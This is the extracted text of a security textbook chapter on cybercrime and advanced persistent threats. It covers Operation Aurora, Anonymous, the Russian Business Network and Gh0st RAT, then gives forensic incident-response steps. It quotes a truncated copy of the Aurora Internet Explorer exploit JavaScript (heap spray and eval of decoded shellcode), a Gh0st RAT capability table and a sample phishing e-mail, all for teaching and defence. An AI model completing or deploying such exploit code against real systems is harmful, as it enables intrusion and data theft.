
0071780289 chap06 pdf
56
0
0
Full text
(2) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 314. Hacking Exposed 7: Network Security Secrets & Solutions. A. dvanced Persistent Threats (APTs) have taken on a life of their own these days. The term APT used to refer to recurring and unauthorized access to corporate networks, dominated headlines, and caused sleepless nights for many security operators. But the concept itself is nothing new. In fact, if you were so lucky as to have purchased a First Edition of Hacking Exposed in 1999, and looked at the inside back cover you would have seen the framework for the “Anatomy of a Hack”—a basic workflow of how hackers target and attack a network in a methodical way. Although the flowchart did not discuss the use of zero-day exploits, we discussed these attacks at length in the body of the book and, together with the “Anatomy of a Hack,” set the precedent for what has come to be known as APTs. Present-day usage of APT is frequently incorrect, often mistakenly used to refer to commonly available malware such as worms or Trojans that exhibit sophisticated techniques or advanced programmatic capabilities that allow an attacker to bypass antivirus or other security programs and remain persistent over time. An APT is essentially another term for a hacker using advanced tools to compromise a system—but with one additional quality: higher purpose. The goal of most hackers is to gain access, conduct their business, and remove information that serves their purposes. An APT’s goal it to profit from someone over the long term. But remember an APT need not be “advanced” or “persistent” to satisfy its objectives. APTs are the opposite of the “hacks of opportunity” that were popularized in the early 2000s, using techniques like Google hacking just to find vulnerable machines. An APT is characterized as a premeditated, targeted attack by an organized group against a selected target, with a specific objective or objectives in mind (including sustained access). The tools used do not themselves represent APTs, but are often indicative of APTs, as different groups apparently like to utilize similar “kits” in their campaigns, which can help to attribute the threats to certain groups. At a high level, APTs can be categorized into two groups according to the attackers’ objectives. The first group focuses on criminal activities that target personal identity and/or financial information and, coincidentally, information from corporations that can be used in a similar manner to commit identity and financial fraud or theft. The second group serves competitive interests of industry or state-sponsored intelligence services (sometimes the two are not separate); and the activities target proprietary and usually nonpublic information, including intellectual property and trade secrets, to bring competing products and services to market or to devise strategies to compete with or respond to the capabilities of the organizations they steal information from. APTs can target social, political, governmental, or industrial organizations—and often do. Information is power, and access to (or control of) competitive information is powerful. That is the ultimate objective of an APT—to gain and maintain access to information that matters to the attacker. Whether to serve the purposes of state-sponsored industrial espionage, organized crime, or disaffected social collectives, APT methods and techniques are characteristically similar and can, accordingly, be recognized and differentiated from incidental computer malware infections. Again, and to reiterate an important point, APTs are not simply malware, and in many cases, the attackers do not even use malware. Some malware is favored by certain. 06-ch06.indd 314. 6/19/2012 2:47:57 AM.
(3) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 315. attackers in their campaigns, which can assist analysts and investigators in attributing the attacks to certain groups (and in searching for related artifacts and evidence of repetitive activities conducted by those attackers); however, APTs refer to the actions of an organized group to conduct targeted (and sustained) access and theft of information for financial, social, industrial, political, or other competitive purposes.. WHAT IS AN APT? The term Advanced Persistent Threat was created by analysts in the United States Air Force in 2006. It describes three aspects of attackers that represent their profile, intent, and structure: • Advanced The attacker is fluent with cyber-intrusion methods and administrative techniques and is capable of crafting custom exploits and tools. • Persistent The attacker has a long-term objective and works to achieve his or her goals without detection. • Threat The attacker is organized, funded, motivated, and has ubiquitous opportunity. APTs are, as mentioned previously, essentially the actions of an organized group that has unauthorized access to and manipulates information systems and communications to steal valuable information for a multitude of purposes. Also known as espionage, corporate espionage, or dirty tricks, APTs are a form of espionage that facilitates access to digital assets. Attackers seek to remove obstacles to that access, thus these attacks do not usually include sabotage. This said, however, attackers may utilize various techniques to clean traces of their actions from system logs or may even choose to destroy an operating or file system in drastic cases. APT tools are distinguishable from other computer malware as they utilize normal everyday functions native within the operating system and hide in the file system “in plain sight.” APT groups do not want their tools or techniques to be obvious, so consequently, they do not want to impede or interrupt the normal system operations of the hosts they compromise. Instead, they practice low-profile attack, penetration, reconnaissance, lateral movement, administration, and data exfiltration techniques. These techniques most often reflect similar administrative or operational techniques used by the respective compromised organizations, although certain APT groups have been observed using select tools in their campaigns. In some cases, APTs have even helped compromised organizations defend their systems (unknowingly) against destructive malware or competing APTs campaigns. While the techniques are accordingly low profile, the resulting artifacts from their actions are not. For example, the most popular technique used by APT groups to gain access to target networks is spear-phishing. Spear-phishing relies upon e-mail, thus a record is maintained (generally in many places) of the message, the exploit method used, and the communications address(es) and protocols used to correspond with the attackers’. 06-ch06.indd 315. 6/19/2012 2:47:57 AM.
(4) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 316. Hacking Exposed 7: Network Security Secrets & Solutions. control computers. The spear-phishing e-mail may include malware that deliberately attempts to exploit software on the user’s computer or may refer the user (with certain identifying information) to a server that, in turn, delivers custom malware for the purpose of gaining access for subsequent APT activities. Attackers generally utilize previously compromised networks of computers as cutouts” to hide behind for proxied command and control communications; however, the addresses of the cut-out servers can offer important clues to determining the identity of the related attack groups. Likewise, the spear-phishing e-mail systems and even the exploits used (often Trojan droppers) may be “pay per install” or “leased” campaigns; however, similarities in the addresses, methods, and exploits can often be tracked to certain attack groups when correlated with other information discovered in subsequent investigations. Other popular and common techniques observed in APT campaigns include SQL injection of target websites, “meta”-exploits of web server software, phishing, and exploits of social networking applications as well as common social engineering techniques such as impersonating users to help desk personnel, infected USB “drops,” infected hardware or software, or, in extreme cases, actual espionage involving contract (or permanent) employees. APTs always involve some level of social engineering. Whether limited to targeting e-mail addresses found on public websites, or involving corporate espionage by contract workers, social engineering determines the target and helps attackers devise applicable strategies for accessing, exploiting, and exfiltrating data from target information systems. In all cases, APTs involve multiple phases that leave artifacts: 1. Targeting Attackers collect information about the target from public or private sources and tests methods that may help permit access. This may include vulnerability scanning (such as APPSEC testing and DDoS attacks), social engineering, and spear-phishing. The target may be specific or may be an affiliate/partner that can provide collateral access through business networks. 2. Access/compromise Attackers gain access and determine the most efficient or effective methods of exploiting the information systems and security posture of the target organization. This includes ascertaining the compromised host’s identifying data (IP address, DNS, enumerated NetBIOS shares, DNS/ DHCP server addresses, O/S, etc.) as well as collecting credentials or profile information where possible to facilitate additional compromises. Attackers may attempt to obfuscate their intentions by installing rogueware or other malware. 3. Reconnaissance Attackers enumerate network shares, discover the network architecture, name services, domain controllers, and test service and administrative rights to access other systems and applications. They may attempt to compromise Active Directory accounts or local administrative accounts with shared domain privileges. Attackers often attempt to hide activities by turning off antivirus and system logging (which can be a useful indicator of compromise).. 06-ch06.indd 316. 6/19/2012 2:47:57 AM.
(5) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 317. 4. Lateral movement Once attackers have determined methods of traversing systems with suitable credentials and have identified targets (of opportunity or intent), they will conduct lateral movement through the network to other hosts. This activity often does not involve the use of malware or tools other than those already supplied by the compromised host operating systems such as command shells, NetBIOS commands, Windows Terminal Services, VNC, or other similar tools utilized by network administrators. 5. Data collection and exfiltration Attackers are after information, whether for further targeting, maintenance, or data that serves their other purposes— accessing and stealing information. Attackers often establish collection points and exfiltrate the data via proxied network cut-outs, or utilize custom encryption techniques (and malware) to obfuscate the data files and related exfiltration communications. In many cases, attackers have utilized existing backup software or other administrative tools used by the compromised organization’s own network and systems administrators. The exfiltration of data may be “drip fed” or “fire hosed” out, the technique depending on the attackers’ perception of the organization’s ability to recognize the data loss or the attackers’ need to exfiltrate the data quickly. 6. Administration and maintenance Another goal of an APT is to maintain access over time. This requires administration and maintenance of tools (malware and potentially unwanted/useful programs such as SysInternals) and credentials. Attackers will establish multiple methods of accessing the network of compromised hosts remotely and build flags or triggers to alert them of changes to their compromised architecture, so they can perform maintenance actions (such as new targeting or compromises, or “red herring” malware attacks to distract the organization’s staff). Attackers usually attempt to advance their access methods to most closely reflect standard user profiles, rather than continuing to rely upon select tools or malware. As mentioned, access methods may leave e-mails, web server and communications logs, or metadata and other artifacts related to the exploit techniques used. Similarly, reconnaissance and lateral movement leave artifacts related to misuse of access credentials (rules) or identities (roles), generally in security event logs and application history logs, or operating system artifacts such as link and prefetch files and user profiles. Exfiltration subsequently leaves artifacts related to communications protocols and addresses in firewall logs, (host and network) intrusion detection system logs, data leakage and prevention system logs, application history logs, or web server logs. The mentioned artifacts are usually available in live file systems (if you know where to look and what to look for)—but in some cases may only be found in forensic investigation of compromised systems. APT techniques are fundamentally not dissimilar to administrative or operational access techniques and use of corporate information systems. Accordingly, the same artifacts that an authorized user consequently creates in a computer file system or related logs will be created by an unauthorized user. However, as unauthorized users necessarily. 06-ch06.indd 317. 6/19/2012 2:47:57 AM.
(6) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 318. Hacking Exposed 7: Network Security Secrets & Solutions. must experiment or utilize additional utilities to gain and exploit their access, their associated artifacts will exhibit anomalies when compared with authorized usage. The past five years have revealed several lengthy APT campaigns conducted by unknown attackers against several industries and government entities around the world. These attacks, code-named by investigators (Aurora, Nitro, ShadyRAT, Lurid, Night Dragon, Stuxnet, and DuQu), each involved operational activities, including access, reconnaissance, lateral movement, manipulation of information systems, and exfiltration of private or protected information. In the next three sections, we describe three APT campaigns.. Operation Aurora Popularity:. 1. Simplicity:. 1. Impact: Risk Rating:. 10 4. In 2009, companies in the U.S. technology and defense industries were subjected to intrusions into their networks and compromised software configuration management systems, resulting in the theft of highly proprietary information. Companies including Google, Juniper, Adobe, and at least 29 others lost trade secrets and competitive information to the attackers over as a period as long as six months before becoming aware of the theft and taking steps to stop the APT’s activities. The attackers gained access to victims’ networks by using targeted spear-phishing e-mails sent to company employees. The e-mail contained a link to a Taiwanese website that hosted a malicious JavaScript. When the e-mail recipient clicked the link and accessed the website, the JavaScript exploited an Internet Explorer vulnerability that allowed remote code execution by targeting partially freed memory. The malicious JavaScript was undetected by antivirus signatures. It functioned by injecting shell code with the following code: <html><script>var sc = unescape("%u9090%... ...%ubcb9%ub2f6%ubfa8%u00d8"); var sss = Array(826, 679, ... ...735, 651, 427, 770, 301, 805, 693, 413, 875); var arr = new Array; for (var i = 0; i < sss.length; i ++){ arr[i] = String.fromCharCode(sss[i]/7); } var cc=arr.toString();cc=cc.replace(/ ,/ g, ""); cc = cc.replace(/@/g, ","); eval(cc); var xl = new Array(); for (i = 0; i < 200; i ++){ xl[i] = document.createElement("COMMENT"); xl[i].data = "abc"; }; var el = null;. 06-ch06.indd 318. 6/19/2012 2:47:57 AM.
(7) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 319. function ev1(evt){ el = document.createEventObject(evt); document.getElementById("sp1").innerHTML = ""; windows.setInterval(ev2, 50); } function ev2(){ p = " \u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c 0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\\u0c0d\ u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\\u0c0d\u0c 0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\ u0c0d"; for (i = 0; i < xl.length; i ++ ){ xl[i].data = p; }; var t = el.srcElement; } </script><span id='sp1"><IMG SRC="aaa.gif" onload="evl(event)"> </span></body></html>. In the JavaScript exploit, a simple cyclic redundancy checking (CRC) routine of 16 constants was used. The following code demonstrates the CRC method: unsigned cal_crc(unsigned char *ptr, unsigned char len) { unsigned int crc; unsigned char da; unsigned int crc_ta[16]={ 0x0000,0x1021,0x2042,0x3063,0x4084,0x50a5,0x60c6,0x70e7, 0x8108,0x9129,0xa14a,0xb16b,0xc18c,0xd1ad,0xe1ce,0xf1ef, } crc=0; while(len--!=0) { da=((uchar)(crc/256))/16; crc<<=4; crc^=crc_ta[da^(*ptr/16)]; da=((uchar)(crc/256))/16; crc<<=4; crc^=crc_ta[da^(*ptr&0x0f)]; ptr++; } return(crc); }. Some analysts believe that this method indicated a Chinese-speaking programmer created the code. The attribution to the Chinese was made on the basis of two key findings: (1) that the CRC code was allegedly lifted from a paper published in simplified Chinese language (fjbmcu.com/chengxu/crcsuan.htm); and (2) that the six command and control IP addresses programmed into the related backdoor Trojan used to remote access and administer the compromised computers were related to computers in Taiwan. 06-ch06.indd 319. 6/19/2012 2:47:58 AM.
(8) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 320. Hacking Exposed 7: Network Security Secrets & Solutions. (though not China). Several analysts have disputed these facts, particularly the first, as the method has been employed in algorithms since at least the late 1980s in embedded programs and even used as a reference method for NetBIOS programming. Check out amazon.com/Programmers-Guide-Netbios-David-Schwaderer/dp/0672226383/ ref=pd_sim_b_1 for more information. In any case, the malware was dubbed Hydraq and antivirus signatures were subsequently written to detect it. This Internet Explorer vulnerability allowed attackers to automatically place programs called Trojan downloaders on victim computers that exploited application privileges to download and install (and configure) a “backdoor Trojan” remote administration tool (RAT). That RAT provided the attackers access via SSL-encrypted communications. The attackers then conducted network reconnaissance, compromised Active Directory credentials, used those credentials to access computers and network shares that contained data stores of intellectual property and trade secrets, and exfiltrated that information— over a period of several months without being detected. Although the computer addresses related to the spear-phishing and Trojan downloader were linked to Taiwan, the Trojan backdoor command and control (C&C) communications were actually traced to two schools in China. Each school had coincidental competitive interests to U.S. businesses that had been targeted, such as Google, but no actual evidence was available to determine that the attacks were sponsored or supported by Chinese government or industry. Other highly publicized APTs campaigns, including “Night Dragon” in 2010, the “RSA Breach” in 2011, as well as “Shady RAT,” which apparently spanned a period of several years, involved similar targeting with spear-phishing e-mails, application vulnerability exploits, encrypted communications, and backdoor RATs used to conduct reconnaissance and exfiltration of sensitive data. The pattern is common to APT campaigns, usually simple (though involving sophisticated techniques where necessary), and ultimately successful and persistent over months or years without being detected. Equally common is the attribution of the attacks to China, though, in fact, reports from China and China CERT have indicated that the Chinese industry (and government) itself are the most-often targeted. Whether the attacks originate from China, India, Pakistan, Malaysia, Korea, the UAE, Russia, the US, Mexico, or Brazil (all commonly attributed to APTs’ C&C communications), APT activities involve talent organized to access, target, and exfiltrate sensitive information that can be used for a purpose.. Anonymous Popularity:. 6. Simplicity:. 5. Impact:. 7. Risk Rating:. 6. Anonymous emerged in 2011 as a highly capable group of hackers with the demonstrated ability to organize in order to target and compromise government and. 06-ch06.indd 320. 6/19/2012 2:47:58 AM.

(9) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 321. industry computers. They successfully conducted denial of service attacks against banks, penetrated and stole confidential information from government agencies (municipal, state, and federal, as well as international), and exposed confidential information, with devastating effects. That information included the identities of employees and executives and business relationship details between companies and government agencies. Anonymous is a loosely affiliated group or collection of groups of sometimes correlated interests that are organized to achieve social objectives. Those objectives vary from commercial (exposing embarrassing details of business relationships) to societal (exposing corruption or interrupting government services while facilitating and organizing communications and efforts of interested citizens). They utilize a variety of hacking techniques, including SQL injection and cross-site scripting, and web service vulnerability exploits. They also utilize social engineering techniques such as targeted spear-phishing and imitating company employees like help desk personnel in order to gain logon credentials. They are very creative, and very successful. Their ultimate objective is to expose information, however, not to use it for competitive or financial gain. They also infiltrate computer networks and even establish backdoors that can be used over time. Because Anonymous represents a social interest group, their objective is to demonstrate the ability of a few to affect the many by interrupting services or by making sensitive information public. Their success is trumpeted, and their failures are unknowable. This is simply because their activities are distributed and similar to the actions of automated and manual scanners or penetration attempts that constantly bombard companies’ networks. Many people argue that Anonymous doesn’t actually represent an APT as many times the attacks are simply intended to deface websites or impede access to services; however, those attacks are often distractions to draw attention away from the activities going on behind the scenes. Several highly publicized Anonymous attacks on government and Fortune 500 global companies have involved DDoS of websites (Figure 6-1) and coincidental hacking of computers with exfiltration of sensitive information, which is then posted on public forums and given to reporters for sensational attention.. RBN Popularity:. 5. Simplicity:. 5. Impact:. 7. Risk Rating:. 6. The Russian Business Network (RBN) is a criminal syndicate of individuals and companies that was based in St. Petersburg, Russia, but by 2007 had spread to many countries through affiliates for international cybercrime. The syndicate operates several botnets available for hire; conducts spamming, phishing, malware distribution; and hosts pornographic (including child and fetish) subscription websites. The botnets operated or associated with RBN are organized, have a simple objective of identity and. 06-ch06.indd 321. 6/19/2012 2:47:58 AM.
(10) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 322. Hacking Exposed 7: Network Security Secrets & Solutions. Figure 6-1 Anonymous used Low Orbit Ion Cannon (LOIC) to launch their DDoS attacks against objectors to WikiLeaks.. financial theft, and utilize very sophisticated malware tools to remain persistent on victims’ computers. Their malware tools are typically more sophisticated than tools operated in APT campaigns. They often serve both the direct purposes of the syndicate operators, as well as provide a platform for subscribers to conduct other activities (such as botnet uses for DDoS and use as proxies for APT communications). RBN is representative of organized criminal activities but is not unique. Whether associated with RBN or not, cybercriminals have followed the blueprint provided by RBN’s example and their networks have facilitated APT activities of other groups throughout 2011. The facilitated access to compromised systems represents an APT.. WHAT APTS ARE NOT As important to understanding what APTs are is understanding what APTs are not. The techniques previously described are actually common to both APTs and other attackers whose objectives, often “hacks of opportunity,” are for business interruption, sabotage, or even criminal activities. An APT is neither a single piece of malware, a collection of malware, nor a single activity. It represent coordinated and extended campaigns intended to achieve an objective that satisfies a purpose—whether competitive, financial, reputational, or otherwise.. 06-ch06.indd 322. 6/19/2012 2:47:58 AM.


(11) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 323. EXAMPLES OF POPULAR APT TOOLS AND TECHNIQUES To describe APT activities and how APT can be detected, the following sections include examples of tools and methods used in several APT campaigns.. Gh0st Attack Popularity:. 9. Simplicity:. 10. Impact:. 9. Risk Rating:. 9. “Gh0st” RAT, the tool used in the “Gh0stnet” attacks in 2008–2010, has gained notoriety as the example of malware used for APT attacks. On March 29, 2009, the Information Warfare Monitor (IWM) (infowar-monitor.net/about/) published a document titled Tracking Gh0stNet – Investigation of a Cyber Espionage Network (infowarmonitor.net/research/). This document details the extensive investigative research surrounding the attack and compromise of computer systems owned by the Private Office of the Dalai Lama, the Tibetan Government-in-Exile, and several other Tibetan enterprises. After ten months of exhaustive investigative work, this team of talented cyber-investigators identified that the attacks originated in China and the tool used to compromise victim systems was a sophisticated piece of malware named Gh0st RAT. Figure 6-2 shows a modified Gh0st RAT command program and Table 6-1 describes Gh0st RAT’s capabilities. Now let’s walk you through its core capabilities.. Figure 6-2 Gh0st RAT Command & Control screen. 06-ch06.indd 323. 6/19/2012 2:47:58 AM.
(12) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 324. Hacking Exposed 7: Network Security Secrets & Solutions. Feature. Description. Existing rootkit removal. Clears System Service Descriptor Tables (SSDT) of all existing hooks. File Manager. Complete file explorer capabilities for local and remote hosts. Screen control. Complete control of remote screen.. Process Explorer. Complete listing of all active processes and all open windows. Keystroke logger. Real-time and offline remote keystroke logging. Remote Terminal. Fully functional remote shell. Webcam eavesdropping. Live video feed of remote web camera, if available. Voice monitoring. Live remote listening using installed microphone, if available. Dial-up profile cracking. Listing of dial-up profiles, including cracked passwords.. Remote screen blanking. Blanks compromised host screen, making computer unusable. Remote input blocking. Disables compromised host mouse and keyboard. Session management. Remote shutdown and reboot of host. Remote file downloads. Ability to download binaries from the Internet to remote host. Custom Gh0st server creation. Configurable server settings placed into custom binary. Table 6-1. Gh0st RAT Capabilities (Courtesy of Michael Spohn, Foundstone Professional Services). It was a Monday morning in November when Charles opened his e-mail. He just needed to wrestle through a huge list of e-mails, finish some paperwork, and get through two meetings with his Finance Department that day. While answering several e-mails, Charles noticed one that was addressed to the Finance Department. The content of the e-mail concerned a certain money transfer made due to an error. Enclosed in the e-mail was a link referring to the error report. Charles opened the link but instead of getting the error report, a white page appeared with the text “Wait please… loading……” Closing his browser, he continued with his work, forgetting about the failed transfer. After the meetings, Charles returned to his work, but on his desk, his computer had disappeared. A note from the security department. 06-ch06.indd 324. 6/19/2012 2:47:58 AM.
(13) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 325. stated that suspicious network traffic was reported as originating from his computer. Meanwhile, a malware forensics expert was hired to investigate and assist in the case…. Malicious E-mail After talking to Charles and many other people, it became clear to investigators that each had clicked on the URL that was embedded in the e-mail. Fortunately, an original copy of the email was available: From: Jessica Long [mailto:[email protected]] Sent: Monday, 19 December 2011 09:36 To: US_ALL_FinDPT Subject: Bank Transaction fault This notice is mailed to you with regard to the Bank payment (ID: 012832113749) that was recently sent from your account. The current status of the referred transfer is: ‘failed due to the technical fault’. Please check the report below for more information: http://finiancialservicesc0mpany.de/index.html Kind regards, Jessica Long TEPA - The Electronic Payments Association – securing your transactions. Analyzing the e-mail, it seemed strange to investigators that a company based in the United States was using a German URL (.de) for delivering the report about a failed financial transaction. The next step involved analyzing the e-mail headers for any leads: < US_ALL_FinDPT @commercialcompany.com>; Mon, 19 Dec 2011 09:36:07 Received:EmailServer_commcomp.comt (x.x.x.x.) by ObiWanbmailplanet.com (10.2.2.1) with Microsoft SMTP Server id 10.1.1.1; Mon, 16 Dec 2011 09:35:21 Received: from unknown (HELO arlch) ([6x.8x.6x.7x]) by ObiWanmailplanet.com with ESMTP; Mon, 19 Dec 2011 09:34:19. By using WHOIS, Robtex Swiss Army Knife Internet Tool (robtex.com), and PhishTank (phishtank.com), the investigator discovered that the IP address originated from Germany and was on several blacklists as being used in SPAM campaigns.. 06-ch06.indd 325. 6/19/2012 2:47:58 AM.
(14) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 326. Hacking Exposed 7: Network Security Secrets & Solutions. Indicators of Compromise Malware, whether used by APTs or in “normal” situations, wants to survive a reboot. To do this, the malware can use several mechanisms, including: • Using various “Run” Registry keys • Creating a service • Hooking into an existing service • Using a scheduled task • Disguising communications as valid traffic • Overwriting the master boot record • Overwriting the system’s BIOS To investigate a “suspicious” system, investigators use a mix of forensic techniques and incident response procedures. The correct way to perform incident response is by using the order of volatility described in RFC 3227 (ietf.org/rfc/rfc3227.txt). This RFC outlines the order in which evidence should be collected based upon the volatility of the data: • Memory • Page or swap file • Running process information • Network data such as listening ports or existing connections to other systems • System Registry (if applicable) • System or application log files • Forensic image of disk(s) • Backup media To investigate a compromised machine, create a kit using several different tools. During any investigation, it is important to avoid contaminating the evidence as little as possible. Incident response tools should be copied to a CD-ROM and an external massstorage device. The toolkit investigators used in this case consisted of a mix of Sysinternals and forensic tools: • AccessData FTK Imager • Sysinternals Autoruns • Sysinternals Process Explorer • Sysinternals Process Monitor • WinMerge • Currports • Sysinternals Vmmap. 06-ch06.indd 326. 6/19/2012 2:47:58 AM.

(15) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 327. It is important that the tools on the CD-ROM can run stand-alone.. Memory Capture Using the order of volatility, first perform a memory dump of the compromised computer and export it to the external mass-storage device. This dump can be useful for analysis of related malware within the Volatility Framework Tool. In FTK Imager, choose the File menu and select the Capture Memory option, as shown in Figure 6-3. Select the external mass-storage device as the output folder and name the dump something like nameofinfectedmachine.mem and click Capture Memory to execute. Memory analysis is performed after you have gathered all the evidence. Several memory analysis tools are available including HBGary FDPro and Responder Pro, Mandiant Memoryze, and The Volatility Framework (volatilesystems.com/default/ volatility). Each have the ability to extract process-related information from memory snapshots, including threads, strings, dependencies, and communications. These tools allow analysis of the memory snapshot as well as related Windows operating system files—Pagefile.sys and Hiberfil.sys. Memory analysis is a crucial part of APT analysis as. Figure 6-3 Creating a memory snapshot of the infected system. 06-ch06.indd 327. 6/19/2012 2:47:58 AM.

(16) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 328. Hacking Exposed 7: Network Security Secrets & Solutions. many tools or methods employed by attackers will involve process injection or other obfuscation techniques. Those techniques are made moot by memory analysis, however, as the files and communications must necessarily be unencrypted in the operating system processes that they serve. As a point of interest, an excellent step-by-step example of memory analysis of the “R2D2 Trojan” (aka Bundestrojan, a prominent APT in the news in Germany in 2011) is available from evild3ad .com/?p=1136. Pagefile/Swapfile The virtual memory used by the Windows operating systems is stored in a file called Pagefile.sys (Pagefile), which is kept in the root directory of the C: drive. When the physical memory is exhausted, process memory is swapped out as needed. The Pagefile can contain valuable information about malware infections or targeted attacks. Similarly, the Hyberfil.sys contains in-memory data stored while the system is in Hibernation mode and can offer additional data to examiners. Normally, this file is hidden and in use by the operating system. With FTK Imager, you can copy this file to the evidence gathering device, as shown in Figures 6-4 and 6-5. By right-clicking on the file, you can export the Pagefile to the evidence gathering device. Just remember that it is preferable to collect a forensic disk image of a compromised or suspicious computer, but not always practical. In such cases, an incident response plan, such as described in this chapter, will facilitate the collection of important data and artifacts to support the containment of, response to, and eradication of attackers. A useful approach to analyzing harvested memory files is available from The Sandman Project at sandman.msuiche.net/docs/SandMan_Project.pdf.. Figure 6-4 Capturing memory files from a live system. 06-ch06.indd 328. 6/19/2012 2:47:58 AM.
(17) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 329. Figure 6-5 Exporting the pagefile.sys file. Memory Analysis For analysis of the memory dump file, we use the previously mentioned open-source tool, The Volatility Framework Tool. First, start with image identification: $ python vol.py -f /home/imegaofmemdump.mem imageinfo. 06-ch06.indd 329. 6/19/2012 2:47:58 AM.
